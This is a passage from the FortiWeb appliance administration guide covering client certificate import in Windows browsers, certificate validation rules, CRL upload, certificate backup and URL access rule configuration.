


5. Click **Import**.

   The **Certificate Import Wizard** appears.

6. Click **Next**.

   The **File to Import** step appears.




7. If you double-clicked the certificate and private key file to start the wizard, the file is already specified in **File name**.

   Otherwise, click **Browse**. Go to the location where you downloaded the personal certificate. From **Files of type**, select **Personal Information Exchange (*.pfx, *.p12), All Files (*.*)**, or whatever file format was used to export the certificate. Finally, select the certificate file, and click **Open**.

8. Click **Next**.


   The **Password** step appears.



9. In **Password**, type the password that was used to secure the private key. (If the certificate was made on your behalf by an administrator, this is the password that the administrator used when exporting your .pfx file. He or she must provide this password to you.)

10. Click **Next**.

The **Certificate Store** step appears.



11. Select either:

Automatically select the certificate store based on the type of certificate — Your personal certificate will automatically be placed in the default personal certificate store, as long as it was created correctly.

Place all certificates in the following store — Click the **Browse** button to manually indicate your personal certificate store.

12. Click **Next.**


13. Click **Finish**.

If the import is successful, a notification appears.

14. Click **OK**.

The certificate and private key are now imported to the store of certificates specified in step Select either:, which should be the personal certificate store. The person's browser should now be able to present his or her personal certificate whenever a server requires PKI authentication.

15. Click the **Advanced** tab.



16. In the **Settings** area, scroll down to the **Security** settings.
17. Enable **Check for server certificate revocation**.
18. Click **OK** to save your settings and close the **Internet Options** dialog window.
19. Close Internet Explorer.




The **Check for server certificate revocation** option will not take effect until you restart the browser.

To import a client certificate into Google Chrome on Microsoft Windows 7

1. Start Google Chrome.
2. Click the wrench icon in the top right (**Customize and control Google Chrome**), then select **Settings...** from the drop-down menu that appears. (On Mac OS X, this option is named **Preferences** instead.)


   The dialog for configuring Google Chrome settings appears. On the left hand navigation menu, the **Settings** section is selected.
3. At the bottom of the page, click **Show advanced settings** to reveal additional settings, including, towards the bottom of the page, **HTTP/SSL**.



4. In the **HTTPS/SSL** area, enable **Check for certificate revocation**.
5. Click the **Manage certificates** button.

   The Windows **Certificates** store dialog window appears. (In Mac OS X, this is the Keychain Access application instead.) By default, the **Personal** tab is front most. Continue with step 5 in To import a client certificate into Microsoft Windows 7 on page 417.

Importing a personal certificate in Google Chrome — **[Wrench icon] > Options > Under the Hood**, click **Manage Certificates**, then click **Import**



Uploading the CA's certificate to FortiWeb's trusted CA store

In order for FortiWeb to be able to verify the CA's signature on client's personal certificates when they connect, the CA's certificate must exist in the FortiWeb's trusted CA certificate store.

You must either:

- upload the certificates of the signing CA and all intermediary CAs to FortiWeb's store of CA certificates (see Uploading trusted CAs' certificates on page 385)
- in **all** personal certificates, include the full signing chain up to a CA that FortiWeb knows in order to prove that the clients' certificates should be trusted



To harden security, regularly update FortiWeb's CRL file in order to immediately revoke a CA's certificate if has been compromised. See Revoking certificates on page 428.

Configuring FortiWeb to validate client certificates

To be valid, a client certificate must:

- not be expired or not yet valid
- not be revoked by a certificate revocation list (CRL)

- be signed by a certificate authority (CA) whose certificate you have imported into the FortiWeb appliance (see Uploading trusted CAs' certificates on page 385);
- contain a `CA` field whose value matches a CA's certificate
- contain an `Issuer` field whose value matches the `Subject` field in a CA's certificate

If the client presents an invalid certificate during PKI authentication for HTTPS, the FortiWeb appliance will not allow the connection.

Certificate validation rules (in the web UI, these are called certificate verification rules) tell FortiWeb which set of CA certificates to use when it validates personal certificates. They also specify a CRL, if any, if the client's certificate must be checked for revocation.

Alternatively, if you have enabled SNI in a server policy or server pool, FortiWeb uses the set of CA certificates specified in the SNI configuration that matches the client request to validate personal certificates.

If you configure the URL-based client certificate feature in a server policy orgroup, the rules in the specified URL-based client certificate group determine whether a client is required to present a personal certificate.

To configure a certificate validation rule

1. Before you can configure a certificate validation rule, you must first configure a CA group (see Grouping trusted CAs' certificates on page 387). You may also need to upload a CRL file (see Revoking certificates on page 428) if you need to explicitly revoke some invalid or compromised certificates.
2. Go to **System > Certificates > Certificate Verify**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 62.
3. Click **Create New**.

   A dialog appears.
4. Configure these settings:




Setting name	Description
Name	Type a name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

Setting name	Description
CA Group	Select the name of an existing CA group that you want to use to authenticate client certificates. See Grouping trusted CAs' certificates on page 387.
CRL	Select the name of an existing certificate revocation list, if any, to use to verify the revocation status of client certificates. See Revoking certificates on page 428.

5. Click **OK**.
6. To apply a certificate verification rule, do one of the following:
   - Select it for **Certificate Verification** in a server policy or server pool cofiguration that includes HTTPS service. For details, see Configuring a server policy on page 624 or Creating a server pool on page 340.
   - Select it for **Certificate Verify** in an SNI configuration. See Allowing FortiWeb to support multiple server certificates on page 401.

   When a client connects to the web site, after FortiWeb presents its own server certificate, it will request one from the client.The web browser should display a prompt, allowing the person to indicate which personal certificate he or she wants to present.

A personal certificate prompt in Microsoft Internet Explorer 9





If the connection fails when you have selected a certificate verifier, verify that the certificate meets the web browser's requirements. Web browsers may have their own certificate validation requirements in addition to FortiWeb's requirements. For example, personal certificates for client authentication may be required to either:

- not be restricted in usage/purpose by the CA, or
- contain a `Key Usage` field that contains a `Digital Signature` or have a `ExtendedKeyUsage` or `EnhancedKeyUsage` field whose value contains `Client Authentication`

If the certificate does **not** satisfy browser requirements, although it may be installed in the client's store, when the FortiWeb appliance requests the client's certificate, the browser may not present a certificate selection dialog to the user, or the dialog may not contain that certificate. In that case, verification will fail.

For browser requirements, see your web browser's documentation.

When a PKI authentication attempt fails, if you have enabled logging, attack log messages will be recorded. Messages vary by the cause of the error. Common messages are:

`X509 Error 20 - Issuer certificate could not be found` (FortiWeb does not have the certificate of the CA that signed the personal certificate, and therefore cannot verify the personal certificate; see Uploading trusted CAs' certificates on page 385)

`X509 Error 52 - Get client certificate failed` (the client did not present its personal certificate to FortiWeb, which could be caused by the client not having its personal certificate properly installed; see How to apply PKI client authentication (personal certificates) on page 403)

`X509 Error 53 - Protocol error` (various causes, but could be due to the client and FortiWeb having no mutually understood cipher suite or protocol version during the SSL/TLS handshake)

For more logs, see the FortiWeb Log Reference.

See also

- How to apply PKI client authentication (personal certificates)
- Configuring a server policy
- How to offload or inspect HTTPS
- Uploading trusted CAs' certificates
- Revoking certificates

Use URLs to determine whether a client is required to present a certificate

You can use Certificate Verification in a server policy (reverse proxy mode) or server pool configuration (true transparent proxy) to require clients to present a personal certificate. When you select a value for this setting, all clients are required to present a personal certificate.

Alternatively, you can configure the URL-based client certificate feature in a server policy or server pool, which allows you to require a certificate for some requests and not for others. Whether a client is required to present a personal certificate or not is based on the requested URL and the rules you specify in the URL-based client certificate group.

A URL-based client certificate group specifies the URLs to match and whether the matched request is required to present a certificate or exempt from presenting a certificate.

When the URL-based client certificate feature is enabled, clients are not required to present a certificate if the request URL is specified as exempt in the URL-based client certificate group rule or URL of the request does not match a rule.

To configure a certificate validation rule


1. Go to **System > Certificates > URL Certificate**.

   To access this part of the web UI, your administrator's account access profile must have **Read and Write** permission to items in the **Admin Users** category.

2. Click **Create New**.
3. For **Name**, enter a name that can be referenced in other parts of the configuration.
4. Click **OK**.
5. Click Create **New**, and then complete the following settings:

Setting name	Description
URL	Specify the URL to match. When the URL of a client request matches this value and **Match** is selected, FortiWeb requires the client to present a private certificate.
Match	Specifies whether client requests with the URL specified by **URL** are required to present a personal certificate. If this option is not selected, client requests with the URL specified by **URL** are not required to present a personal certificate.

6. Repeat the URL certificate member creation steps for any other URLs you require.



7. Click OK to close the URL certificate configuration.

8. To apply URL-based client certificate group, select it in a server policy or server pool cofiguration that includes a HTTPS service/SSL. For details, seeConfiguring a server policy on page 624 or Creating a server pool on page 340.

Revoking certificates

To ensure that your FortiWeb appliance validates only certificates that have not been revoked, you should periodically upload a current certificate revocation list (CRL), which may be provided by certificate authorities (CA).


To view or upload a CRL file

1. Go to **System > Certificates > CRL**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Admin Users** category. For details, see Permissions on page 62.

2. To upload a CRL file, click **Import**.

   A dialog appears.



3. Do one of the following to locate a CRL file:
   - Select **HTTP**, then enter the URL of an HTTP site providing a CRL service.
   - Select **SCEP**, then enter the URL of the applicable Simple Certificate Enrollment Protocol server. (SCEP allows routers and other intermediate network devices to obtain certificates.)
   - Select **Local PC**, then browse to locate a certificate file.
4. Click **OK**.

   The imported CRL file appears on **System > Certificates > CRL** with a name automatically assigned by the FortiWeb appliance, such as **CRL_1**.

5. To use the CRL for client PKI authentication, select the CRL in a certificate verification rule (see Configuring FortiWeb to validate client certificates on page 423).

How to export/back up certificates & private keys

Because FortiWeb requires your X.509 certificates to protect HTTPS transactions, when you back up your FortiWeb configuration, make sure that you select a backup type that includes the certificates. If the FortiWeb

hardware fails, having backed-up certificates minimizes the time required to reconfigure a replacement appliance.



To further guarantee service uptime from the perspective of your clients, deploy your FortiWeb in HA. See Configuring a high availability (HA) FortiWeb cluster on page 124.

For information on the different backup methods and the backup options that include certificates, see Backups on page 260.

Access control

You can control clients' access to your web applications and limit the rate of requests. There are multiple ways to do this, depending on whether your goal is to act based upon the URL, the client's source IP, or something more complex.

See also

- Sequence of scans
- Preventing brute force logins
- Enforcing page order that follows application logic
- Specifying URLs allowed to initiate sessions
- Specifying allowed HTTP methods

Restricting access to specific URLs

You can configure rules that define which HTTP requests FortiWeb accepts or denies based on their `Host:` name and URL, as well as the origin of the request.

Typically, for example, access to administrative panels for your web application should **only** be allowed if the client's source IP address is an administrator's computer on your private management network. Unauthenticated access from unknown locations increases risk of compromise. Best practice dictates that such risk should be minimized.



X-header-derived client source IPs (see Defining your proxies, clients, & X-headers on page 366) do **not** support this feature in this release. If FortiWeb is deployed behind a load balancer or other web proxy that applies source NAT, this feature does not work.



URL access rules are evaluated **after** some other rules. As a result, permitted access can still be denied if it violates one of the rules that execute prior in the sequence. For details, see Sequence of scans on page 30.

You can use SNMP traps to notify you when a URL access rule is enforced. For details, see SNMP traps & queries on page 733.

To configure an URL access rule


1. Go to **Web Protection > Access > URL Access Rule**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.

2. Click **Create New**.

A dialog appears.

3. Configure these settings:




Setting name	Description
Name	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
Host Status	Enable to require that the `Host:` field of the HTTP request match a protected host names entry in order to match the URL access rule. Also configure Host.
Host	Select which protected host names entry (either a web host name or IP address) that the `Host:` field of the HTTP request must be in to match the URL access rule. This option is available only if Host Status is enabled.

Setting name	Description
Action	Select the action that FortiWeb takes when it detects a violation of the rule. Supported options vary (available options are listed in the description for each specific rule), but may include: • **Alert & Deny** — Block the request (reset the connection) and generate an alert email and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665. • **Pass** — Allow the request. Do **not** generate an alert and/or log message. • **Continue** — Continue by evaluating any subsequent rules defined in the web protection profile (see Sequence of scans on page 30). If the request does not violate any other rules, FortiWeb allows the request. If the single request violates multiple rules, it generates multiple attack log messages. The default value is **Alert**. **Caution:** This setting will be ignored if Monitor Mode is enabled. **Note:** Logging and/or alert email will occur only if enabled and configured. See Logging on page 689 and Alert email on page 728. **Note:** If you will use this rule set with auto-learning, you should select **Pass** or **Continue**. If Action is **Alert & Deny**, or any other option that causes the FortiWeb appliance to terminate or modify the request or reply when it detects an attack attempt, the interruption will cause incomplete session information for auto-learning.
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule: • Low • Medium • High The default value is **High**.
Trigger Action	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. See Viewing log messages on page 706.

4. Click **OK.**
5. Click **Create New** to add an entry to the set.

   A dialog appears.

6. Configure these settings:



Setting name	Description
ID	Type the index number of the individual rule within the URL access rule, or keep the field's default value of **auto** to let the FortiWeb appliance automatically assign the next available index number.
Source Address	Enable to add the client's source IP address as a criteria for matching the URL access rule. Also configure Source Address Type Source Domain.
Source Address Type	Select how FortiWeb determines matching client source IPs: • **IPv4/IPv6 / IP Range** — A single IP address or an address range. Also configure **IPv4/IPv6 / IP Range**. • **IP Resolved by Specified Domain** — FortiWeb determines the source IP to match by performing a DNS lookup for the specified domain. Also configure **Type** and **IP Resolved by Specified Domain**. • **Source Domain** — To determine a match, FortiWeb performs a reverse DNS lookup for the client source IP to determine its corresponding domain, and then compares the domain to the value of **Source Domain**. Also configure **Source Domain Type** and **Source Domain**.

Setting name	Description
IPv4/IPv6 / IP Range	Enter one of the following values: • A single IP address that a client source IP must match, such as a trusted private network IP address (e.g. an administrator's computer, `172.16.1.20`). • A range or addresses (e.g., `172.22.14.1-172.22.14.255` or `10:200::10:1-10:200:10:100`). Available only if Source Address Type is **IPv4/IPv6 / IP Range**.
Type	Select the type of IP address FortiWeb retrieves from the DNS lookup of the domain specified by **IP Resolved by Specified Domain**. Available only if **Source Address Type** is **IP Resolved by Specified Domain**.
IP Resolved by Specified Domain	Enter the domain to match the client source IP after DNS lookup. Available only if **Source Address Type** is **IP Resolved by Specified Domain**.
Source Domain Type	Specify whether the **Source Domain** field contains a literal domain (**Simple String**) or a regular expression designed to match multiple URLs (**Regular Expression**). When you finish typing the regular expression, click the >> (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression (see Regular expression syntax on page 864). Available only if **Source Address Type** is **Source Domain**.
